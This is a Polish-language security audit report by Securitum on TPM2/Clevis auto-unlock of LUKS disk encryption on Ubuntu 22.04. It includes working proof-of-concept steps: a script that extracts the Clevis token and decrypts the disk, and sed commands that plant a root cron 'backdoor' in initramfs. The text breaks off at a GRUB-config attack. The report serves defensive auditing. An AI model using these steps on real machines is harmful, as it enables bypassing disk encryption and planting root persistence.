securitum

Raport z testów bezpieczeństwa

PRZEDMIOT PRAC

Analiza zabezpieczeń komputera z szyfrowaniem Linux LUKS

DATA WYKONANIA PRAC

07.02.2024 – 16.02.2024

MIEJSCE WYKONANIA PRAC

Poznań

AUTOR

Mateusz Lewczak

WERSJA DOKUMENTU

1.0

Podsumowanie wykonanych prac

Niniejszy raport jest podsumowaniem analizy zabezpieczeń komputera z szyfrowaniem Linux LUKS (ang. *Linux Unified Key Setup*) przeprowadzonych przez firmę Securitum. Przedmiotem testów była konfiguracja systemu Ubuntu 22.04 (wybranych usług sieciowych), ze szczególnym uwzględnieniem ustawień szyfrowania LUKS.

Analiza została przeprowadzona z dwóch perspektyw:

1. Atakujący zna hasło użytkownika w systemie.
2. Atakujący nie zna hasła żadnego użytkownika.

W każdym z tych scenariuszy przyjęto założenie, że atakujący posiada fizyczny dostęp do testowanego urządzenia, w tym również dostęp do ustawień UEFI (ang. *Unified Extensible Firmware Interface*). Głównym celem testów było sprawdzenie czy istnieje możliwość uzyskania nieautoryzowanego dostępu do poufnych danych (w tym przypadku: algorytmów) należących do firmy z branży medycznej, biorąc pod uwagę cały proces dostarczania oraz funkcjonowania oprogramowania w środowisku użytkownika końcowego.

Podczas testów ustalono, że podmiot będący bezpośrednim posiadaczem urządzenia ma możliwość zresetowania dostępu do ustawień UEFI. Istnieje wiele sposobów na uzyskanie takiego dostępu ręcznie, ale warto zauważyć, że producenci sprzętu dają również awaryjną możliwość podania „hasła zapasowego" do UEFI, po okazaniu dowodu zakupu.

Najistotniejsze znalezione podatności to:

- [CRITICAL] SECURITUM-24989-001: Niepoprawna konfiguracja banków PCR procesu szyfrowania dysku z wykorzystaniem LUKS.
- [CRITICAL] SECURITUM-24989-002: Cold Boot Attack.

W trakcie prac szczególny nacisk położono na podatności mające lub mogące mieć negatywny wpływ na poufność, integralność oraz dostępność przetwarzanych danych.

Manualne testy bezpieczeństwa przeprowadzono zgodnie z wewnętrznymi metodykami przeprowadzania testów bezpieczeństwa firmy Securitum.

Raport został przygotowany w taki sposób, aby w podsumowaniu znalazły się informacje niezbędne do zrozumienia opisywanych podatności w dalszej części, w tym m.in. sama analiza procesu dostarczania obrazu, instalacji oraz zagrożeń z tego wynikających. W dalszej części znajdują się podatności z wraz technicznym opisem oraz PoC (ang. *Proof of Concept*), który udało się wypracować w trakcie audytu.

Z rekomendacji wykluczono zalecenie dot. wyłączenia automatycznego odblokowywania dysku i konieczność każdorazowego, ręcznego, podawania hasła przy uruchamianiu urządzenia. Jest to najskuteczniejszy dostępny mechanizm obrony w takim przypadku, jednakże ze względu na specyfikę biznesową rozwiązania oraz wyraźną prośbę Zamawiającego, rekomendacja ta została wykreślona.

Proces UEFI Secure Boot

Szczególnie istotne dla zrozumienia poniżej opisanych podatności oraz zarekomendowanych działań jest pełne zrozumienie procesu Secure Boot. W kontekście banków PCR (ang. *Platform Configuration Registers*) w TPM (ang. *Trusted Platform Module*), pomiar odnosi się do procesu zapisywania stanu systemu, np. kodu startowego BIOS-u, bootloadera czy kluczy systemu plików, do określonych rejestrów PCR w celu utworzenia unikalnego "odcisku" lub "sygnatury" systemu, który może być później zweryfikowany w celu zapewnienia integralności systemu operacyjnego i oprogramowania. TPM posiada 32 banki PCR i każdy z nich posiada swoją funkcję. Poniżej znajduje się przykładowe zestawienie funkcji:

Table 1 PCR Usage

PCR Index	PCR Usage
0	SRTM, BIOS, Host Platform Extensions, Embedded Option ROMs and PI Drivers
1	Host Platform Configuration
2	UEFI driver and application Code
3	UEFI driver and application Configuration and Data
4	UEFI Boot Manager Code (usually the MBR) and Boot Attempts
5	Boot Manager Code Configuration and Data (for use by the Boot Manager Code) and GPT/Partition Table
6	Host Platform Manufacturer Specific
7	Secure Boot Policy
8-15	Defined for use by the Static OS
16	Debug
23	Application Support

Poniżej znajduje się formuła wykorzystywana do obliczenia nowej wartości rejestru:

$$PCR\ new\ value = SHA256(PCR\ old\ value\ ||\ data\ to\ extend)$$


Nie istnieje możliwość bezpośredniego przypisania wartości do PCR. Jedyna dozwolona operacja to rozszerzenie. Dzięki temu, aby osiągnąć żądaną wartość pomiaru, należy znać cały łańcuch wartości, a nie tylko wartość ostateczną.

Łańcuch zaufania (ang. *Chain of Trust*) w UEFI Secure Boot to proces weryfikacji kolejnych komponentów oprogramowania podczas uruchamiania systemu, gdzie każdy komponent jest autoryzowany i zweryfikowany przez poprzedni zaufany element, rozpoczynając od kluczy publicznych wbudowanych w UEFI Firmware.

W praktyce, Chain of Trust w UEFI Secure Boot rozpoczyna się od zaufanych kluczy publicznych wbudowanych w UEFI Firmware (znajdują się w pamięci UEFI na płycie głównej). Po uruchomieniu systemu, UEFI Firmware używa klucza publicznego PK do weryfikacji podpisu cyfrowego bootloadera. Jeśli podpis zostanie zweryfikowany, bootloader zostaje uruchomiony, a następnie jest on odpowiedzialny za weryfikację i uruchomienie kolejnego komponentu, na przykład jądra systemu operacyjnego.

Odpowiedzialność za weryfikację kolejnych komponentów oprogramowania przenosi się z jednego ogniwa łańcucha na kolejne. UEFI Firmware odgrywa kluczową rolę, inicjując ten proces poprzez uruchomienie łańcucha zaufania (Chain of Trust), chociaż samo w sobie nie dokonuje pełnej weryfikacji każdego kroku.

Poniżej znajduje się schemat obrazujący proces Chain of Trust w przypadku badanego obrazu Ubuntu 22.04:



Rysunek 1. Źródło: https://www.suse.com/c/secure-boot-net-install/

Proces rozpoczyna się od załadowania oprogramowania pokładowego UEFI, następnie wykonywane jest kolejno:

1. UEFI Firmware inicjuje proces Secure Boot, sprawdzając podpis cyfrowy programu ładującego (ang. *bootloader*) za pomocą klucza publicznego przechowywanego w pamięci NVRAM znajdującej się na płycie głównej. Po pomyślnej weryfikacji, kontrola jest przekazywana do oprogramowania Shim, które działa jako pośrednik między systemem operacyjnym a bootloaderem, umożliwiając uruchomienie kodu, który posiada podpis cyfrowy, ale nie jest bezpośrednio zaufanym kluczem przez system Secure Boot. Shim przejmuje odpowiedzialność za weryfikację i uruchomienie kolejnych komponentów, takich jak jądro systemu operacyjnego i inne krytyczne pliki. Oprogramowanie Shim jest podpisywane przez Microsoft UEFI CA. W przypadku gdy podpis się zgadza to następuje rozszerzenie wartości banku PCR7 o wartość odcisku palca (ang. *fingerprint*) certyfikatu.
2. Odpowiedzialność za poprawne działanie Secure Boot jest przenoszone na Shim, którego zadaniem jest zweryfikowanie podpisu GRUB'a (program rozruchowy, stosowany głównie w systemach operacyjnych opartych na Linuksie) oraz jądra systemu operacyjnego (ang. *kernel*) za pomocą kluczy publicznych wgranych w plik binarny Shim. Shim został wykorzystany w celu umożliwienia producentom systemów operacyjnych opartych na Linuksie samodzielnego podpisywania bootloadera lub jądra systemu, eliminując konieczność żądania podpisu cyfrowego od firmy Microsoft. Klucze publiczne wykorzystywane w tym procesie znajdują się w pliku binarnym Shim'a. Są to między innymi klucze wykorzystywane przez dystrybucję Debian, Ubuntu oraz inne popularne systemy operacyjne. Alternatywnie istnieje możliwość zdefiniowania własnych kluczy (ang. *Machine Owner Key*). Gdy podpis GRUB'a zostanie pomyślnie zweryfikowany następuje pomiar i rozszerzenie wartości banku PCR7 o wartość odcisku palca (ang. *fingerprint*) certyfikatu.
3. Odpowiedzialność za Secure Boot jest przenoszona na GRUB'a. GRUB z wykorzystanie kluczy Shim'a (wbudowanych oraz Machine Owner Keys) weryfikuje podpis kernela i decyduje o dalszym ładowaniu systemu. W przypadku pomyślnej weryfikacji następuje pomiar i rozszerzenie wartości banku PCR7 o wartość certyfikatu. A następnie uruchamiany jest kernela.

4. W kolejnym kroku odpowiedzialność za Secure Boot jest przenoszona na jądro Linuksa. Rozruch kernela rozpoczyna się od inicjalizacji system plików Linuksa – initramfs (Initial RAM File System), czyli system plików w pamięci RAM, służący do inicjalizacji i montowania niezbędnych urządzeń wymaganych do uruchomienia systemu. W tym miejscu nie następuje już żaden pomiar.

Każdy z tych komponentów musi być podpisany cyfrowo, a ich podpisy są weryfikowane przez klucze publiczne przechowywane w poprzednich komponentach, tworząc tym samym łańcuch zaufania. Innymi słowy, UEFI Firmware nie sprawdza bezpośrednio wszystkich kolejnych komponentów oprogramowania, ale inicjuje proces weryfikacji, który przenosi się z jednego zweryfikowanego komponentu na kolejny, aż do osiągnięcia pełnego uruchomienia systemu operacyjnego.

Podsumowując najważniejsze informacje:

1. Ostateczna wartość PCR7 dla dowolnych Kerneli będzie taka sama, dopóki są podpisane tym samym certyfikatem. Atakujący może zainstalować drugi, równoległy system Linux i odblokować dysk. W tym ataku muszą się pokrywać certyfikaty Shim/GRUB/Linux Kernel, a nie same pliki.
2. Atakujący może zmodyfikować zawartość Initramfs, ponieważ jego suma kontrolna nie jest mierzona w procesie Secure Boot. Zostało to szerzej opisane w drugim przykładzie podatności SECURITUM-24989-001.
3. Ustawienia dla GRUB'a (plik grub.cfg) nie są mierzone w banku PCR7, co pozwala atakującemu na modyfikację ich wartości i np. wprowadzenie systemu w tryb odzyskiwania (ang. *recovery mode*) i uzyskanie shell'a z rootem na odszyfrowanym dysku.

Każda z metod, wraz z rekomendacjami, została szczegółowo opisana w dalszej części raportu. Ogólna rekomendacja zakłada dodanie dodatkowych banków PCR, które mają na celu wyeliminowanie powyższych ataków:

- PCR1 – mierzy konfigurację UEFI (w tym Boot Order),
- PCR8 – mierzy konfigurację GRUB'a oraz parametry startowe kernela,
- PCR9 – mierzy kernel, initramfs i wszystkie załadowane moduły multiboot.

Proces dostarczania obrazu i instalacji systemu operacyjnego

Podczas analizy ustalono, że użytkownik końcowy otrzymuje obraz ISO z dystrybucją Ubuntu 22.04 oraz wstępną konfiguracją systemu operacyjnego. Plik konfiguracyjny wraz ze skryptami znajduje się w obrazie. Konfiguracja zawiera między innymi, początkowy klucz szyfrowania dysku oraz dane dostępowe poszczególnych użytkowników. Taki dostęp daje możliwość wprowadzenia złośliwego oprogramowania, a także dodanie nowego użytkownika, do którego atakujący będzie znał poświadczenia. Może tego dokonać przed instalacją, modyfikując konfigurację lub zaraz po instalacji systemu operacyjnego. Co więcej, jeżeli atakujący jest właścicielem sprzętu i ma do niego dostęp jeszcze przed instalacją, mógłby skonfigurować własne klucze w UEFI jeszcze przed wdrożeniem systemu docelowego.

Dałoby mu to pełną kontrolę nad wykonywanym oprogramowaniem. Jeżeli wstępna konfiguracja zostałaby wykonana na kernelu/bootloaderze podpisanym złośliwym kluczem to wartość banku PCR7 będzie odnosiła się do złośliwego certyfikatu. W tej sytuacji atakujący mógłby dowolnie modyfikować kernel/bootloader już w trakcie pełenego funkcjonowania całego systemu bez ingerencji w proces Secure Boot. Jednym z rozwiązań jest dostarczanie gotowej maszyny z zainstalowanym systemem, ustawionym hasłem do UEFI oraz obudowę, która jest wyposażona w czujnik otwarcia zasilaną z wewnętrznego źródła w samej obudowie.

Rekomendowana platforma

Zaleca się, aby docelowa platforma sprzętowa wspierała następujące funkcje:

- Zdalny system do zarządzania urządzeniem (KVM, HP iLO lub podobne).
- fTPM (Firmware TPM) w wersji od AMD lub odpowiednik Intela – Platform Trust Technology, jest to ten sam mechanizm pod różnymi nazwami.
- UEFI z Memory Data Scrambling, aby zapewnić czyszczenie pamięci RAM przy starcie. Zminimalizuje to ataki typu Cold Boot poprzez wymazanie poufnych danych.
- Obudowa z czujnikiem otwarcia, który w przypadku jej naruszenia spowoduje zmianę wartości w banku PCR7.

Zaleca się wykorzystanie fTPM, ze względu na możliwość aktualizacji mikrokodu (zestaw wbudowanych instrukcji programowych w procesorze, które mogą być aktualizowane poprzez firmware BIOS lub UEFI,) w sytuacji, gdyby została ujawniona jakaś podatność. Zazwyczaj w przypadku układów dyskretnych (fizycznych), gdy zostanie odkryty nowy atak to posiadacze sprzętu nie mają możliwości ochrony, pozostaje tylko wymiana płyty głównej lub samego układu na nowszą wersję.

Na prośbę Zamawiającego został rozpatrzony przypadek prób ataków polegających na podsłuchaniu magistrali komunikacyjnych I2C/LPC/SPI pomiędzy układem TPM a Chipsetem na płycie głównej. Specyfikacja TPM2 przewiduje możliwość szyfrowania komunikacji TPM-Aplikacja. Jest to zaimplementowane i domyślnie włączone w LUKS.

W analizowanym przypadku wykorzystanie „Self-encrypting drives" nie przyniesie żadnych korzyści dla bezpieczeństwa, ponieważ wymagałoby to ustawienia hasła, które trzeba wpisać przy uruchamianiu systemu. Przeniesienie dysku (bez skonfigurowanego hasła) do innego komputera pozwoli na bezproblemowe odczytania danych, ponieważ proces szyfrowania/deszyfrowania odbywa się wewnątrz dysku. Obecnie nie istnieje możliwość współistnienia „Self-encrypting drives" oraz Secure Boot'a w systemie Linux. Dodatkowo, obecność TPM2 nie zapewnia żadnego dodatkowego zabezpieczenia i nie zapewnia integralności platformy.

Nie zaleca się wgrywania własnych kluczy MOK, a jedynie poleganie na podpisach od zaufanych urzędów certyfikacyjnych (ang. *CA*). Wykorzystanie własnych kluczy MOK zwiększa powierzchnię ataku oraz dodatkowo wymaga bezpiecznego zarządzanie kluczami (utrzymanie infrastruktury klucza publicznego, ang. *PKI*), utrudnia dostarczanie oprogramowania i tworzy wiele innych problemów.

Potencjalne problemy z zablokowaniem działania maszyny

W przypadku samego dysku, problemy z zablokowaniem działania maszyny mogą wystąpić w przypadku, gdy nastąpi zmiana wartości banków PCR. Przy zalecanej konfiguracji tj. PCR 1, 7, 8, 9 oznacza to, że każda z poniższych akcji może spowodować zablokowanie:

- aktualizacja Kernela/initramfs,
- aktualizacja konfiguracji GRUB'a,
- zmiana ustawień w UEFI.

Co istotne, aktualizacja kernela zawsze wiąże się z aktualizacją initramfs oraz konfiguracji GRUB'a. Jest to nieuniknione i w tym przypadku zaleca się wykorzystanie narzędzia `tpm_futurepcr` (https://github.com/grawity/tpm_futurepcr), które pozwala na wyliczenie przyszłych wartości PCR, aby uniknąć konieczności ręcznego odblokowywania po wykonaniu jednej z powyższych akcji.

Dodatkowo w przypadku aktualizacji sterowników (szczególnie tych od podmiotów trzecich), dystrybucji lub kernela do wyższej, głównej wersji (ang. *major version*), może zostać wymuszone dopisanie dodatkowego klucza MOK. Spowoduje to, że komputer nie zostanie uruchomiony, dopóki nie zostanie wykonana fizyczna akcja (tj. zatwierdzenie tej operacji z użyciem klawiatury w menu UEFI). Aby wyeliminować ten problem, zaleca się cykliczne migrowanie od wersji LTS do kolejnej wersji LTS. Obecnie jest to Ubuntu w wersji 22.04. Następne będzie Ubuntu 24.04 LTS. Wersje LTS mają 5-cio letnie wsparcie oraz stabilność. A co za tym idzie zminimalizuje ryzyko wystąpienia takiej sytuacji.

Atak słownikowy na dysk

Ze względu na to, że przechowywanie klucza szyfrowania jest wsparte układem TPM2, atak słownikowy jest znacznie utrudniony. Przede wszystkim:

1. nie można go wykonać poza pierwotnym komputerem,
2. nie może zostać naruszona integralność (banki PCR muszą być identyczne jak podczas konfiguracji),
3. wielokrotne próby podania błędnego hasła do TPM'a spowoduje jego zablokowanie i konieczność podania klucza odzyskiwania.

Klasyfikacja podatności

Podatności zostały sklasyfikowane w pięciostopniowej skali odzwierciedlającej zarówno prawdopodobieństwo znalezienia podatności, jak i istotność skutków jej wykorzystania. Poniżej zawarto krótki opis każdego z poziomów istotności:

- CRITICAL (podatność krytyczna) – wykorzystanie podatności umożliwia przejęcie pełnej kontroli nad serwerem lub urządzeniem sieciowym albo pozwala uzyskać dostęp (w trybie zapisu i/lub odczytu) do danych o dużym poziomie poufności i istotności. Zazwyczaj podatność jest też łatwa do wykorzystania, tj. nie wymaga od napastnika posiadania dostępu do systemów, które są trudne do zdobycia, lub przeprowadzania ataków socjotechnicznych. Podatności oznaczone jako CRITICAL powinny być naprawione bezzwłocznie, jeśli występują na środowisku produkcyjnym.

- HIGH (podatność o wysokim poziomie istotności) – wykorzystanie podatności pozwala na uzyskanie dostępu do wrażliwych informacji (podobnie jak przy poziomie krytycznym), jednak może wcześniej wymagać spełnienia pewnych warunków (np. posiadania konta użytkownika w wewnętrznym systemie) w celu praktycznego wykorzystania. Alternatywnie: podatność może zostać w łatwy sposób wykorzystana, jednak ograniczone są jej skutki.


- MEDIUM (podatność o średnim poziomie istotności) – wykorzystanie podatności może zależeć od zewnętrznych czynników (np. wymaga przekonania użytkownika do kliknięcia w łącze) lub może wymagać trudnych do spełnienia warunków. Ponadto wykorzystanie podatności zazwyczaj umożliwia dostęp tylko do ograniczonej ilości danych lub do danych o mniejszym poziomie istotności.

- LOW (podatność o niskim poziomie istotności) – wykorzystanie podatności ma niewielki bezpośredni wpływ na bezpieczeństwo przedmiotu testów lub wymaga bardzo trudnych warunków do spełnienia (np. fizyczny dostęp do serwera).

- INFO (ogólne zalecenia lub informacja) – punkty oznaczone poziomem INFO nie są podatnościami bezpieczeństwa. Wskazują jednak dobre praktyki, których zastosowanie pozwala zwiększyć ogólny poziom bezpieczeństwa przedmiotu testów. Alternatywnie: zwracają uwagę na pewne rozwiązania (np. architektoniczne), pozwalające uszczelnić przedmiot testów.

Zestawienie statystyczne

Poniżej zestawienie statystyczne znalezionych podatności:



Spis treści

Raport z testów bezpieczeństwa *1*

Podsumowanie wykonanych prac *2*

Proces UEFI Secure Boot 3

Proces dostarczania obrazu i instalacji systemu operacyjnego 5

Rekomendowana platforma 6

Potencjalne problemy z zablokowaniem działania maszyny 6

Atak słownikowy na dysk 7

Klasyfikacja podatności 8

Zestawienie statystyczne 8

Historia zmian *10*

Podatności w konfiguracji LUKS *11*

[CRITICAL] SECURITUM-24989-001: Niepoprawna konfiguracja banków PCR procesu szyfrowania dysku z wykorzystaniem LUKS 12

Przykład #1 – równoległe zainstalowanie systemu Linuksa 12

Przykład #2 – modyfikacja initramfs 13

Przykład #3 – modyfikacja konfiguracji GRUB'a 14

[CRITICAL] SECURITUM-24989-002: Cold Boot Attack 16

Krok 1. Przygotowanie 18

Krok 2. Przeprowadzenie ataku 19

Krok 3. Analiza zrzutu pamięci 20

[MEDIUM] SECURITUM-24989-003: Brak ochrony przed atakami Direct Memory Access w momencie bootowania 23

Historia zmian

Data dokumentu	Wersja	Opis zmiany
16.02.2024	1.0	Utworzenie dokumentu.

Podatności w konfiguracji LUKS

[CRITICAL] SECURITUM-24989-001: Niepoprawna konfiguracja banków PCR procesu szyfrowania dysku z wykorzystaniem LUKS

OPIS

Przedstawiona konfiguracja szyfrowania dysku LUKS wykorzystuje dodatkowe narzędzie Clevis, którego zadaniem jest automatyczne odblokowanie dostępu do dysku. W tym celu został wykorzystany układ TPM2, który na podstawie pomiarów na banku PCR7 podczas procesu Secure Boot (pełen opis znaleźć można na początku raportu) decyduje o udostępnieniu klucza szyfrowania. Pomiary mają na celu zapewnienie, iż nie doszło do modyfikacji żadnych komponentów wczesnego rozruchu, a co za tym idzie naruszenia bezpieczeństwa systemu. A także uniemożliwienie scenariusza ataku polegającego na kradzieży samego dysku.

Konfiguracja zakładająca wykorzystanie jedynie banku PCR7 nie jest bezpieczna. W trakcie audyty wykazano szereg możliwych ataków zakładających fizyczny dostęp do maszyny z zaszyfrowanym dyskiem i pomyślne uzyskanie dostępu do danych.

Więcej informacji:

- https://github.com/rhboot/shim/blob/main/README.tpm

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Fizyczny dostęp do maszyny docelowej.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Do przeprowadzenia poniżej opisanych ataków potrzebny jest *bootowalny* pendrive z dystrybucją Ubuntu 22.04. Obraz ten można znaleźć pod poniższym linkiem:

```
https://releases.ubuntu.com/22.04.3/ubuntu-22.04.3-desktop-amd64.iso
```

W trakcie testów został wykorzystany obraz, którego suma kontrolna SHA256 to:

```
a435f6f393dda581172490eda9f683c32e495158a780b5a1de422ee77d98e909
```

Przykład #1 – równoległe zainstalowanie systemu Linuksa

Ten scenariusz ataku zakłada równoległe zainstalowanie drugiego systemu Linux, np. z oficjalnego obrazu Ubuntu 22.04. Aby uniknąć utraty danych na dysku należy wykonać pełną kopię zapasową danych, a następnie na innym niż głównym dysku zainstalować system. W trakcie instalacji nie trzeba wykonywać żadnej specjalnej konfiguracji. Wystarczy zatwierdzić standardowe ustawienia, zgodnie z instalatorem.

Gdy system zostanie zainstalowany, należy zalogować się na konto `root` (bezpośrednio lub podnieść uprawnienia za pomocą `sudo`). Następnie odnaleźć partycję, która jest celem za pomocą komendy:

```
# fdisk -l
```

a następnie zapisać poniższy kod do pliku `extract_token.sh` wpisując ścieżkę do dysku we wskazane miejsce:

```
#!/bin/bash
DEV="[SCIEZKA_DO_DYSKU]"
token=$(cryptsetup token export --token-id "1" "${DEV}")
DATA_CODED=$(jose fmt -j- -Og jwe -o- <<< "${token}" \
```

```
            | jose jwe fmt -i- -c)
echo ${DATA_CODED}
```

W kolejnym kroku należy nadać bit wykonywalny utworzonemu wcześniej plikowi:

```
# chmod +x ectract_token.sh
```

Przed wykonaniem skryptu należy zainstalować niezbędne narzędzia:

```
# apt install clevis clevis-tpm2 clevis-luks clevis-initramfs
```

a następnie wykonać skrypt, wpisując ścieżkę do dysku we wskazane miejsce:

```
# ./extract_token.sh | clevis decrypt | cryptsetup open -d- [SCIEZKA_DO_DYSKU] mapping
```

Przedstawiony wyżej kod realizuje następujące operacje:

1. Pozyskanie tokena Clevis'a z metadanych LUKS i konwersja danych z formatu JSON do formatu Clevis'a (JSON Web Encryption),
2. Odszyfrowanie hasła z JWE za pomocą TPM2,
3. Odszyfrowanie dysku hasłem przechowywanym przez Clevis'a.

Po wykonaniu skryptu, w systemie pojawi się nowe urządzenie blokowe:

```
/dev/dm-0
```

Należy je zamontować w wybranym katalogu, aby móc przeglądać dane z partycji:

```
# mkdir -p /mnt/encrypted_volume
# mount /dev/dm-0 /mnt/encrypted_volume
```

```
root@user-Thin-GF63-12UC:~# ./extract_token.sh | clevis decrypt | cryptsetup open -d- /dev/nvme0n1p3 mapping
root@user-Thin-GF63-12UC:~# mkdir encrypted_volume
root@user-Thin-GF63-12UC:~# mount /dev/dm-0 /root/encrypted_volume/
root@user-Thin-GF63-12UC:~# cd encrypted_volume/
root@user-Thin-GF63-12UC:~/encrypted_volume# ls -la
total 8388704
drwxr-xr-x  20 root root       4096 Feb  7 11:25 .
drwx------   7 root root       4096 Feb  8 04:38 ..
lrwxrwxrwx   1 root root          7 Aug  9 20:17 bin -> usr/bin
drwxr-xr-x   2 root root       4096 Feb  7 09:13 boot
drwxr-xr-x   4 root root       4096 Aug  9 20:20 dev
drwxr-xr-x 107 root root       4096 Feb  7 09:43 etc
drwxr-xr-x   9 root root       4096 Feb  7 09:21 home
lrwxrwxrwx   1 root root          7 Aug  9 20:17 lib -> usr/lib
lrwxrwxrwx   1 root root          9 Aug  9 20:17 lib32 -> usr/lib32
lrwxrwxrwx   1 root root          9 Aug  9 20:17 lib64 -> usr/lib64
lrwxrwxrwx   1 root root         10 Aug  9 20:17 libx32 -> usr/libx32
drwx------   2 root root      16384 Feb  7 09:13 lost+found
drwxr-xr-x   2 root root       4096 Aug  9 20:17 media
drwxr-xr-x   2 root root       4096 Aug  9 20:17 mnt
```

Przykład #2 – modyfikacja initramfs

W tym ataku zostanie wykorzystana wersja Live systemu Ubuntu 22.04. W tym celu po uruchomieniu systemu z bootowalnego USB wystarczy wybrać opcję „Try".

Gdy posiadamy dostęp do systemu należy wykonać poniższe komendy:

1. Zamontowanie partycji `/boot`:

```
# mkdir -p ~/boot
# mount /dev/nvme0n1p2 ~/boot
# cp ~/boot/initrd.img-5.15.0-92-generic .
```

2. Rozpakowanie obrazu `initramfs` z docelowej partycji:

```
# unmkinitramfs initrd.img-5.15.0-92-generic extracted/
```

3. Przejście do katalogu `main`:

```
# cd extracted/main
```

4. Modyfikacji skryptu `init`:

```
# sed -i 's/readonly=y/readonly=n/' init
# sed -i '364 i echo '\''* * * * * root whoami >> /tmp/hackhack'\'' >
"${rootmnt}/etc/cron.d/backdoor"' init
```

5. Ponowne spakowanie obrazu i jego podmiana:

```
# find . | cpio -o -H newc > ~/boot/initrd.img-5.15.0-92-generic
```

Powyższe działania spowodowały zmodyfikowanie skryptu `init`, który jest uruchamiany zaraz po zamontowaniu obrazu. Skrypt utworzy nowy wpis w systemie planowania zadań Cron, którego zadaniem jest cykliczne zapisywanie wyniku komendy `whoami` do pliku `/tmp/hackhack`. Komenda ta jest wykonywana z uprawnieniami root'a.

Po modyfikacji należy ponownie uruchomić komputer i wskazać z *Boot Menu* docelowy system operacyjny, w wyniku czego kod zostanie wykonany.

Przykład #3 – modyfikacja konfiguracji GRUB'a

W tym ataku zostanie wykorzystana wersja Live systemu Ubuntu 22.04. W tym celu po uruchomieniu systemu z bootowalnego USB wystarczy wybrać opcję „Try".

Gdy posiadamy dostęp do systemu należy wykonać poniższe komendy:

1. Zamontowanie partycji `/boot`:

```
# mkdir -p ~/boot
# mount /dev/nvme0n1p2 ~/boot
```

2. Modyfikacja pliku `grub.cfg`:

